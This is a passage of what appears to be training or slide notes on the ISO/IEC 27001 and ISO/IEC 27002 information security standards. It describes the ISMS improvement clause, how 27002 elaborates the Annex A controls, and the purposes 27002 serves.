- **10 Improvement** - address the findings of audits and reviews (e.g. nonconformities and corrective actions), make continual refinements to the ISMS.

ISO/IEC 27002 International Standard «Code of Practice for Information Security Controls»

The ISO/IEC 27001 Annex A is 'normative', so it is hard to interpret.

The ISO/IEC 27002 is the reference for more useful detail on Annex A controls, including implementation guidance.

- ISO/IEC 27001 standard: it contains Information Security Requirements for an ISMS
- ISO/IEC 27002 standard: it is a Guideline to understanding security controls adopted in ISMS and inserted in ISO/IEC 27001 Annex A



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
ISO/IEC 27002 International Standard «Code of Practice for Information Security Controls»

ISO/IEC 27002:2013 gives guidelines for organizational information security standards and information security management practices including the selection, implementation and management of controls taking into consideration the organization's information security risk environment(s).

It is designed to be used for:


- selection of controls within the process of implementing an Information Security Management System based on ISO/IEC 27001;
- implement commonly accepted information security controls;
- develop their own information security management guidelines.

ISO/IEC 27001 Annex A Controls and ISO/IEC 27002 Layout



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